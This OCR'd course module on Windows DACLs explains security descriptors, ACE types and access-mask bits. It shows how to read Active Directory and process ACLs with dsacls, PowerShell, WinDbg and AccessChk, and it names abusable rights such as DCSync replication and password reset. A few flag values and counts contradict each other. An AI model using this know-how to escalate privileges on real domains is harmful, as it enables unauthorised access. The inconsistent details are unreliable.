8. DACL Attacks I


DACLs Overview

Within the Windows security ecosystem, `tokens` and `security descriptors` are the two main variables of the object security equation. While `tokens` identify the security context of a process or a thread, `security descriptors` contain the security information associated with an object. To achieve the `Confidentiality` pillar of the `CIA` triad, many operating systems and directory services utilize `access control lists` (`ACLs`), "a mechanism that implements access control for a system resource by enumerating the system entities that are permitted to access the resource and stating, either implicitly or explicitly, the access modes granted to each entity", according to RFC4949.

Remember that access control policies dictate what types of access are permitted, under what circumstances, and by whom. The four general categories of access control policies are `Discretionary access control` (`DAC`), `Mandatory access control` (`MAC`), `Role-based access control` (`RBAC`), and `Attribute-based access control` (`ABAC`).

`DAC` , the traditional method of implementing access control, controls access based on the requestor's identity and access rules stating what requestors are (or are not) allowed to do. It is `discretionary` because an entity might have access rights that permit it, by its own volition, to enable another entity to access some resource; this is in contrast to `MAC` , in which the entity having access to a resource may not, just by its own volition, enable another entity to access that resource. Windows is an example of a `DAC` operating system, which utilizes `Discretionary access control lists` (`DACLs`).

The image below shows the `DACL` / `ACL` for the user account `forend` in `Active Directory Users and Computers` (`ADUC`). Each item under `Permission entries` makes up the `DACL` for the user account. In contrast, the individual entries (such as `Full Control` or `Change Password`) are `Access Control Entries` (`ACEs`) showing the access rights granted over this user object to various users and groups.



`DACLs` are part of the bigger picture of `security descriptors`. Let us review security descriptors to understand them better and their roles within the access control model.

Security Descriptors

In Windows, every object (also known as securable objects) has a `security descriptor` data structure that specifies who can perform what actions on the object. The `security descriptor` is a binary data structure that, although it can vary in length and exact contents, can contain six main fields:

- `Revision Number`: The `SRM` (`Security Reference Monitor`) version of the security model used to create the descriptor.
- `Control Flags`: Optional modifiers that define the behavior/characteristics of the security descriptor.
- `Owner SID`: The object's owner `SID`.
- `Group SID`: The object's primary group `SID`. Only the Windows POSIX subsystem utilized this member (before being discontinued), and most AD environments now ignore it.
- `Discretionary access control list` (`DACL`): Specifies who has what access to the object - throughout the `DACL Attacks` mini-modules, our primary focus will be abusing and attacking these.
- `System access control list` (`SACL`): Specifies which operations by which users should be logged in the security audit log and the explicit integrity level of an object.

Internally, Windows represents a `security descriptor` via the SECURITY_DESCRIPTOR struct:

```
typedef struct _SECURITY_DESCRIPTOR {
  BYTE                        Revision;
  BYTE                        Sbz1;
```

```
  SECURITY_DESCRIPTOR_CONTROL Control;
  PSID                        Owner;
  PSID                        Group;
  PACL                        Sacl;
  PACL                        Dacl;
} SECURITY_DESCRIPTOR, *PISECURITY_DESCRIPTOR;
```

A `security descriptor` can be one of two forms, absolute or self-relative; `absolute security descriptors` contain pointers to the information (i.e., not the actual information itself), as in the `SECURITY_DESCRIPTOR` struct above, and these are the ones that we will encounter when interacting with Windows objects, whether AD ones or not.

`Self-relative security descriptors` are not very different: instead of storing pointers, they store the actual data of a `security descriptor` in a contiguous memory block. These are meant to store a security descriptor on a disk or transmit it over the wire.

Four of the seven members of the `SECURITY_DESCRIPTOR` struct matter to us for the exploitation of `DACLs`; therefore, we will review them to understand what they are.

Control

The `Control` member is of type SECURITY_DESCRIPTOR_CONTROL, a 16-bit set of bit flags that qualify the meaning of a `security descriptor` or its components. The value of `Control`, when retrieved with the function GetSecurityDescriptorControl, can include a combination of 13 bits flags:

Flag	Hexadecimal Representation
SE_DACL_AUTO_INHERIT_REQ	`0x0100`
SE_DACL_AUTO_INHERITED	`0x0400`
SE_DACL_DEFAULTED	`0x0008`
SE_DACL_PRESENT	`0x0004`
SE_DACL_PROTECTED	`0x1000`
SE_GROUP_DEFAULTED	`0x0002`
SE_OWNER_DEFAULTED	`0x0001`
SE_SACL_AUTO_INHERIT_REQ	`0x0200`
SE_SACL_AUTO_INHERITED	`0x0800`
SE_SACL_DEFAULTED	`0x0008`
SE_SACL_PRESENT	`0x0010`
SE_SACL_PROTECTED	`0x2000`
SE_SELF_RELATIVE	`0x8000`

These binary flags can be added to represent any combinations. For example, if the value of `Control` is `0x8014`, it signifies the presence of the `SE_DACL_PRESENT`, `SE_SACL_PRESENT`, and `SE_SELF_RELATIVE` flags.

One important flag for us to know about is SE_DACL_PRESENT:

Flag	Meaning
`SE_DACL_PRESENT`	Indicates a `security descriptor` that has a `DACL`. If not set, or if set and the `DACL` is `NULL`, the `security descriptor` allows full access to everyone. An `empty DACL` permits access to no one.

Owner

The `Owner` and `Group` members contain a pointer to the `Security Identifier` (`SID`) of the object's owner and primary group, respectively. Object owners are always granted full control of the `security descriptor`, as they are granted the access rights `RIGHT_WRITE_DAC` (`WriteDacl`) and `RIGHT_READ_CONTROL` (`ReadControl`) implicitly.

Sacl and Dacl

In Windows, `SACL` (`System access control list`) and `DACL` (`Discretionary access control lists`) are the two types of `access control lists` (`ACLs`), each consisting of a `header` and zero or more `access control entries` (`ACEs`). (Throughout security literature, when the term `ACL` is used, it usually refers to `DACL`, especially for Windows systems.)

A SACL contains `ACEs` that dictate the types of access attempts that generate audit records in the `security event log` of a domain controller; therefore, a `SACL` allows administrators to log access attempts to `securable objects`. There are two types of `ACEs` within a `SACL`, `system audit ACEs` and `system audit-object ACEs`.


While a `DACL` holds `ACEs` that dictate what principals have control rights over a specific object. Internally within Windows, a `DACL` consists of an ACL followed by an ordered list of zero or more `ACEs` (the same applies to `SACLs`). Below is the struct definition of an `ACL` (recognizing these struct definitions will help us later on when viewing a `security descriptor` from the kernel's point of view):

```
typedef struct _ACL {
  BYTE AclRevision;
  BYTE Sbz1;
  WORD AclSize;
  WORD AceCount;
  WORD Sbz2;
```

```
} ACL;
```

Generic and Object-specific ACEs

An ACE contains a set of user rights and a `SID` that identifies a principal for whom the rights are allowed, denied, or audited. Below is the structure of a `generic ACE`:



Windows represents an `ACE` internally via the struct ACE_HEADER:

```
typedef struct _ACE_HEADER {
  BYTE AceType;
  BYTE AceFlags;
  WORD AceSize;
} ACE_HEADER;
```


In a `DACL`, there can be nine types of `ACEs`, each having the struct `ACE_HEADER` as a member, in addition to the Mask member (which is of type ACCESS_MASK and defines the standard, specific, and generic rights) and `SidStart` (which holds the first 32 bits of the trustee's `SID`):

- Access Allowed
- Access Denied
- Access Allowed Object
- Access Denied Object
- Access Allowed Callback
- Access Denied Callback
- Access Allowed Object Callback
- Conditional Claims

Four main types of `ACEs` are important for us to understand:

ACE	Implication
ACCESS_ALLOWED_ACE	`Allows` a particular security principal (user or group) to access an `Active Directory object`, such as a user account or group. An `Access Allowed ACE` specifies which permissions the security principal can perform on the object, such as read, write, or modify.
ACCESS_ALLOWED_OBJECT_ACE	A specific type of `Access Allowed ACE` that is applied to an object and `grants access` to the object itself and any child objects it contains. An `Access Allowed Object ACE` can grant a security principal the necessary permissions to access an object and its child objects without applying separate `ACEs` to each child object.
ACCESS_DENIED_ACE	`Denies` a particular security principal access to an `Active Directory object`, such as a user account or group. An `Access Denied ACE` specifies which permissions the security principal is not allowed to perform on the object, such as read, write, or modify.
ACCESS_DENIED_OBJECT_ACE	A specific type of `Access Denied ACE` that is applied to an object and `restricts` access to the object itself and any child objects it contains. An `Access Denied Object ACE` prevents a security principal from accessing an object and its child objects without having to apply separate `ACEs` to each child object.

As you may have noticed, some `ACEs` include the keyword `Object`, these are object-specific ACEs used only within `Active Directory`. In addition to the members of `generic ACEs` structure, `object-specific ACEs` contain the members:

- `ObjectType`: A `GUID` containing a type of `child object`, a `property set` or `property`, an `extended right`, or a `validated write`.
- `InheritedObjectType`: Specifies the type of `child object` that can `inherit` the `ACE`.
- `Flags`: Indicates whether the members `ObjectType` and `InheritedObjectType` are present via a set of bit flags.

Viewing DACLs of AD Objects Manually

After a brief understanding of the fields of a `security descriptor` and before we start auditing and enumerating `DACLs` with automated tools, let us inspect them manually for both AD and non-AD objects (specifcally, `processes`).

Using dsacls

dsacls (the command-line equivalent to the `Security` tab in the `Properties` dialog box of `ADUC`) is a native Windows binary that can display and change `ACEs`/ `permissions` in `ACLs` of AD objects. Let us view the `ACLs` for the user `Yolanda` within the domain `inlanefreight.local`:

Using dsacls to view the ACLs of Yolanda

```
PS C:\Users\Administrator> dsacls.exe
"cn=Yolanda,cn=users,dc=inlanefreight,dc=local"

Owner: INLANEFREIGHT\Domain Admins
Group: INLANEFREIGHT\Domain Admins

Access list:
Allow INLANEFREIGHT\Domain Admins     FULL CONTROL
Allow BUILTIN\Account Operators       FULL CONTROL
Allow NT AUTHORITY\Authenticated Users
                                      SPECIAL ACCESS
                                      READ PERMISSONS
Allow NT AUTHORITY\SELF               SPECIAL ACCESS
                                      READ PERMISSONS
                                      LIST CONTENTS
                                      READ PROPERTY
                                      LIST OBJECT
Allow NT AUTHORITY\SYSTEM             FULL CONTROL
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                      SPECIAL ACCESS   <Inherited from
parent>
                                      READ PERMISSONS
                                      LIST CONTENTS
                                      READ PROPERTY
                                      LIST OBJECT
Allow INLANEFREIGHT\luna              SPECIAL ACCESS   <Inherited from
parent>
                                      WRITE PERMISSIONS

<SNIP>
```

We can be more specific by fetching out the permissions that other users have against `Yolanda`; for example, let us enumerate the permissions that `Pedro` only has over `Yolanda`:

Using dsacls to view the Permissions Pedro has over Yolanda

```
PS C:\Users\Administrator> dsacls.exe
"cn=Yolanda,cn=users,dc=inlanefreight,dc=local" | Select-String "Pedro"

Allow INLANEFREIGHT\pedro             Reset Password
```

Using PowerShell with DirectoryServices and ActiveDirectorySecurity

Now, we will do the same as above but with `PowerShell`. The DirectorySearcher class within the `.NET` System.DirectoryServices namespace contains the SecurityMasks property that will allow us to access the `DACL` of the object's `security descriptor`. First, we need to get the `security descriptor` of the AD object `Yolanda` as a binary blob:

```
PS C:\Users\Administrator> $directorySearcher = New-Object
System.DirectoryServices.DirectorySearcher('(samaccountname=Yolanda)')
PS C:\Users\Administrator> $directorySearcher.SecurityMasks =
[System.DirectoryServices.SecurityMasks]::Dacl -bor
[System.DirectoryServices.SecurityMasks]::Owner
PS C:\Users\Administrator> $binarySecurityDescriptor =
$directorySearcher.FindOne().Properties.ntsecuritydescriptor[0]
PS C:\Users\Administrator> Write-Host -NoNewline $binarySecurityDescriptor

1 0 4 140 44 7 0 0 0 0 0 0 0 0 0 0 20 0 0 0 4 0 24 7 42 0 0 0 5 0 56 0 0 1
0 0 1 0 0 0 112 149 41 0 109 36 208 17 167 104 0 170 0 110 5 41 1 5 0 0 0
0 0 5 21 0 0 0 45 212 142 75 184 149 12 71 100 136 127 96 9 18 0 0 5 0 56
0 16 0 0 0 1 0 0 0 0 66 22 76 192 32 208 17 167 104 0 170 0 110 5 41 1 5 0
0 0 0 0 5 21 0 0 0 45 212 142 75 184 149 12 71 100 136 127 96 41 2 0 0 5 0
56 0 16 0 0 0 1 0 0 0 16 32 32 95 165 121 208 17 144 32 0 192 79 194 212
207 1 5 0 0 0 0 0 5 21 0 0 0 45 212 142 75 184 149 12 71 100 136 127 96 41
2 0 0 5 0 56 0 16 0 0 0 1 0 0 0 64 194 10 188 169 121 208 17 144 32 0 192
79 194 212 207 1 5 0 0 0 0 0 5 21 0 0 0 45 212 142 75 184 149 12 71 100
136 127 96 41 2 0 0 5 0 56 0 16 0 0 0 1 0 0 0 248 136 112 3 225 10 210 17
180 34 0 160 201 104 249 57 1 5 0 0 0 0 0 5 21 0 0 0 45 212 142 75 184 149
12 71 100 136 127 96 41 2 0 0 5 0 56 0 48 0 0 0 1 0 0 0 127 122 150 191
230 13 208 17 162 133 0 170 0 48 73 226 1 5 0 0 0 0 0 5 21 0 0 0 45 212
142 75 184 149 12 71 100 136 127 96 5 2 0 0 5 0 44 0 16 0 0 0 1 0 0 0 29
177 169 70 174 96 90 64 183 232 255 138 88 212 86 210 1 2 0 0 0 0 0 5 32 0
0 0 48 2 0 0 5 0 44 0 48 0 0 0 1 0 0 0 28 154 182 109 34 148 209 17 174
189 0 0 248 3 103 193 1 2 0 0 0 0 0 5 32 0 0 0 49 2 0 0 5 0 44 0 48 0 0 0
1 0 0 0 98 188 5 88 201 189 40 68 165 226 133 106 15 76 24 94 1 2 0 0 0 0
0 5 32 0 0 0 49 2 0 0 5 0 40 0 0 1 0 0 1 0 0 0 83 26 114 171 47 30 208 17
152 25 0 170 0 64 82 155 1 1 0 0 0 0 0 1 0 0 0 0 5 0 40 0 0 1 0 0 1 0 0 0
83 26 114 171 47 30 208 17 152 25 0 170 0 64 82 155 1 1 0 0 0 0 0 5 10 0 0
0 5 0 40 0 0 1 0 0 1 0 0 0 84 26 114 171 47 30 208 17 152 25 0 170 0 64 82
155 1 1 0 0 0 0 0 5 10 0 0 0 5 0 40 0 0 1 0 0 1 0 0 0 86 26 114 171 47 30
208 17 152 25 0 170 0 64 82 155 1 1 0 0 0 0 0 5 10 0 0 0 5 0 40 0 16 0 0 0
```

```
1 0 0 0 66 47 186 89 162 121 208 17 144 32 0 192 79 194 211 207 1 1 0 0 0
<SNIP>
```

Now that we have the `security descriptor` for `Yolanda` as a binary blob, we need to parse it using the function SetSecurityDescriptorBinaryForm from the class ActiveDirectorySecurity. Then we can view all of the `ACEs` of `Yolanda`:

```
PS C:\Users\Administrator> $parsedSecurityDescriptor = New-Object
System.DirectoryServices.ActiveDirectorySecurity
PS C:\Users\Administrator>
$parsedSecurityDescriptor.SetSecurityDescriptorBinaryForm($binarySecurityD
escriptor)
PS C:\Users\Administrator> $parsedSecurityDescriptor.Access

ActiveDirectoryRights : GenericRead
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SELF
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : ReadControl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\Authenticated Users
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SYSTEM
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

```
<SNIP>
```

We can also be more specific and fetch out the permissions that `Pedro` only has over `Yolanda`:

Using PowerShell to view the Permissions Pedro has over Yolanda

```
PS C:\Users\Administrator> $parsedSecurityDescriptor.Access | Where-Object
{$_.IdentityReference -like '*Pedro*'}

ActiveDirectoryRights : ExtendedRight
InheritanceType       : None
ObjectType            : 00299570-246d-11d0-a768-00aa006e0529
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : ObjectAceTypePresent
AccessControlType     : Allow
IdentityReference     : INLANEFREIGHT\pedro
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

Viewing DACLs of Processes

Local Kernel Debugging

To view the `DACL` of the process `explorer.exe` internally, we need to deference the `SecurityDescriptor` pointer within the `ObjectHeader` member of `explorer.exe` (which can be done with `local kernel debugging` and WinDbg). This will enable us to examine how the Windows kernel sees a `security descriptor`:

```
lkd> !sd 0xffffd08f`3b15a12f & -10

->Revision: 0x1
->Sbz1    : 0x0
->Control : 0x8814
            SE_DACL_PRESENT
            SE_SACL_PRESENT
            SE_SACL_AUTO_INHERITED
            SE_SELF_RELATIVE
->Owner   : S-1-5-21-1220085036-3517073048-2454771104-1008
->Group   : S-1-5-21-1220085036-3517073048-2454771104-513
->Dacl    :
->Dacl    : ->AclRevision: 0x2
```

```
->Dacl    : ->Sbz1       : 0x0
->Dacl    : ->AclSize    : 0x5c
->Dacl    : ->AceCount   : 0x3
->Dacl    : ->Sbz2       : 0x0
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->AceFlags: 0x0
->Dacl    : ->Ace[0]: ->AceSize: 0x24
->Dacl    : ->Ace[0]: ->Mask : 0x001fffff
->Dacl    : ->Ace[0]: ->SID: S-1-5-21-1220085036-3517073048-2454771104-
1008

->Dacl    : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[1]: ->AceFlags: 0x0
->Dacl    : ->Ace[1]: ->AceSize: 0x14
->Dacl    : ->Ace[1]: ->Mask : 0x001fffff
->Dacl    : ->Ace[1]: ->SID: S-1-5-18

->Dacl    : ->Ace[2]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[2]: ->AceFlags: 0x0
->Dacl    : ->Ace[2]: ->AceSize: 0x1c
->Dacl    : ->Ace[2]: ->Mask : 0x00121411
->Dacl    : ->Ace[2]: ->SID: S-1-5-5-0-191017

->Sacl    :
->Sacl    : ->AclRevision: 0x2
->Sacl    : ->Sbz1       : 0x0
->Sacl    : ->AclSize    : 0x1c
->Sacl    : ->AceCount   : 0x1
->Sacl    : ->Sbz2       : 0x0
->Sacl    : ->Ace[0]: ->AceType: SYSTEM_MANDATORY_LABEL_ACE_TYPE
->Sacl    : ->Ace[0]: ->AceFlags: 0x0
->Sacl    : ->Ace[0]: ->AceSize: 0x14
->Sacl    : ->Ace[0]: ->Mask : 0x00000003
->Sacl    : ->Ace[0]: ->SID: S-1-16-8192
```


Using AccessChk

AccessChk is part of the Sysinternals suite that enables viewing the specific `access rights` granted to users or groups. For example, to view the `security descriptor` of the process `explorer.exe`, we can use the `-l` parameter:

```
PS C:\Users\Admin\Downloads\AccessChk> .\accesschk64.exe -p "explorer.exe"
-l

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
[8992] explorer.exe
  DESCRIPTOR FLAGS:
      [SE_DACL_PRESENT]
      [SE_SACL_PRESENT]
      [SE_SACL_AUTO_INHERITED]
      [SE_SELF_RELATIVE]
  OWNER: 3L1T3\Admin
  LABEL: Medium Mandatory Level
        SYSTEM_MANDATORY_LABEL_NO_WRITE_UP
        SYSTEM_MANDATORY_LABEL_NO_READ_UP
  [0] ACCESS_ALLOWED_ACE_TYPE: 3L1T3\Admin
        PROCESS_ALL_ACCESS
  [1] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
        PROCESS_ALL_ACCESS
  [2] ACCESS_ALLOWED_ACE_TYPE: 3L1T3\Admin-S-1-5-5-0-191017
        PROCESS_QUERY_INFORMATION
        PROCESS_QUERY_LIMITED_INFORMATION
        PROCESS_TERMINATE
        PROCESS_VM_READ
        SYNCHRONIZE
        READ_CONTROL
```

`DACLs`, as per our explanation, consist of an `ACL` data structure followed by an ordered list of zero or more `ACE` data structures. The only difference between the `DACLs` of AD objects and normal objects is the value that members such as `Mask` can have.

Coming Next


After having a brief understanding of `security descriptors` and `DACLs`, we will go over how to enumerate and audit `DACLs` of objects within an AD environment using automated tools such as `dacledit.py`, `PowerView`, and `BloodHound`.

DACLs Enumeration

There are two essential `ACE` concepts to comprehend before we start enumerating and attacking `DACLs`, `Access Masks` and `Access Rights`.

Access Masks and Access Rights

In the previous section, we mentioned that all `ACE` data structures (such as ACCESS_ALLOWED_ACE) contain the `Mask` member, which is of type `ACCESS_MASK`. An `Access Mask` is a 32-bit value that specifies the allowed or denied rights to manipulate an object. The specific format that access masks follow is shown below:



For AD objects, the `access mask` contains a combination of the below values (represented in `big-endian` format), noting that `X` indicates bits that are ignored in AD `DACLs`:

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
GR	GW	GX	GA	X	X	X	X	X	X	X	X	WO	WD	RC	DE	X	X	X	X	X	X	X	CR	LO	DT	WP	RP	VW	LC	DC	CC

Access Mask Bits Interpretation

Understanding how the various `access mask bits` are interpreted is crucial for us, as that will facilitate the exploitation of abusable `DACLs` when we enumerate them. The following lists contain the various types of access rights we may encounter when enumerating `DACLs`:

Generic Access Rights Bits

Display Name	Common Name	Hexadecimal Value	Interpretation
`GenericAll`	`GA` / `RIGHT_GENERIC_ALL`	`0x10000000`	Allows creating or deleting child objects, deleting a subtree, reading and writing properties, examining child objects and the object itself, adding and removing the object from the directory, and reading or writing with an `extended right`. This is equivalent to the `object-specific` access rights bits (`DE` | `RC` | `WD` | `WO` | `CC` | `DC` | `DT` | `RP` | `WP` | `LC` | `LO` | `CR` | `VW`) for AD objects.

Display Name	Common Name	Hexadecimal Value	Interpretation
`GenericExecute`	`GX` / `RIGHT_GENERIC_EXECUTE`	`0x20000000`	Allows reading permissions on and listing the contents of a container object. This is equivalent to the `object-specific` access rights bits (`RC` | `LC`) for AD objects.
`GenericWrite`	`GW` / `RIGHT_GENERIC_WRITE`	`0x40000000`	Allows reading permissions on this object, writing all the properties on this object, and performing all validated writes to this object. This is equivalent to the `object-specific` access rights bits (`RC` | `WP` | `VW`) for AD objects.
`GenericRead`	`GR` / `RIGHT_GENERIC_READ`	`0x80000000`	Allows reading permissions on this object, reading all the properties on this object, listing this object name when the parent container is listed, and listing the object's contents if it is a container. This is equivalent to the `object-specific` access rights bits (`RC` | `LC` | `RP` | `LO`) for AD objects.

Standard Access Rights Bits

Display Name	Common Name	Hexadecimal Value	Interpretation
`WriteDacl`	`WD` / `RIGHT_WRITE_DAC`	`0x00040000`	Allows modifying the object's `security descriptor` 's `discretionary access-control list` (`DACL`).

Display Name	Common Name	Hexadecimal Value	Interpretation
`WriteOwner`	`WO` / `RIGHT_WRITE_OWNER`	`0x00080000`	Allows modifying the object's `security descriptor`'s `owner`. A user can only take ownership of an object but cannot transfer ownership of an object to other users.
`ReadControl`	`RC` / `RIGHT_READ_CONTROL`	`0x00020000`	Allows reading the data from the object's `security descriptor`, however, this does not include the data of the `SACL`.
`Delete`	`DE` / `RIGHT_DELETE`	`0x00010000`	Allows deleting the object.

Object-specific Access Rights Bits

Common Name	Hexadecimal Value	Interpretation
`CR` / `RIGHT_DS_CONTROL_ACCESS`	`0x0000100`	Allows performing an operation controlled by a control access right. The `ObjectType` member of an `ACE` can contain a `GUID` that identifies the `control access right`. If `ObjectType` does not contain a `GUID`, the `ACE` controls the right to perform all `control access right` controlled operations associated with the object. Also referred to as `AllExtendedRights`, especially when `ObjectType` does not contain a `GUID`.
`WP` / `RIGHT_DS_WRITE_PROPERTY`	`0x00000020`	Allows writing properties of the object. The `ObjectType` member of an `ACE` can contain a `GUID` that identifies a property set or an attribute. If `ObjectType` does not contain a `GUID`, the `ACE` controls the right to write `all` object's attributes.

Common Name	Hexadecimal Value	Interpretation
`VW` / `RIGHT_DS_WRITE_PROPERTY_EXTENDED`	`0x00000008`	Allows performing an operation controlled by a validated write `access right`. The `ObjectType` member of an `ACE` can contain a `GUID` that identifies the `validated write`. If `ObjectType` does not contain a `GUID`, the `ACE` controls the rights to perform all `validated write` operations associated with the object. Also referred to as `Self`.

Now that we understand how some `access mask bits` are interpreted let us know about specific abusable `extended` and `validated writes` `access rights`.

Extended (Object-specific) Access Rights

We will abuse three out of the 56 extended access rights in this mini-module:

Display Name	Common Name	Rights-GUID Value	Interpretation
Reset Password	`User-Force-Change-Password`	`00299570-246d-11d0-a768-00aa006e0529`	Allows a user's account password to be reset without knowing the old one. This is in contrast to User-Change-Password, which does require knowing the old password.
Replicating Directory Changes	`DS-Replication-Get-Changes`	`1131f6aa-9c07-11d1-f79f-00c04fc2dcd2`	Required to replicate changes from a given `NC` (`Naming Context`). To perform a `DCSync` attack, this extended right and `DS-Replication-Get-Changes-All` are required.
Replicating Directory Changes All	`DS-Replication-Get-Changes-All`	`1131f6ad-9c07-11d1-f79f-00c04fc2dcd2`	Allows the replication of secret domain data. To perform a `DCSync` attack, this extended right and `DS-Replication-Get-Changes` are required.

Validated Writes

Two out of the five validated writes can be abused:

Display Name	Common Name	Rights-GUID Value	Interpretation
Add/Remove self as member	`Self-Membership`	`bf9679c0-0de6-11d0-a285-00aa003049e2`	Allows editing the `member` attribute, therefore enabling setting membership of groups.
Validated write to service principal name	`Validated-SPN`	`f3a64788-5306-11d1-a9c5-0000f80367c1`	Allows editing the `Service Principal Name` (`SPN`) attribute.

Enumerating DACLs

Some automated tools can be used to inspect/enumerate an object's `DACL` to find out what access rights other principals have over it.

On Windows systems, `Get-DomainObjectAcl` and `Add-DomainObjectAcl` from PowerSploit's PowerView can be used, as well as `Get-Acl` and `Set-Acl` functions from the built-in `PowerShell` Cmdlets.

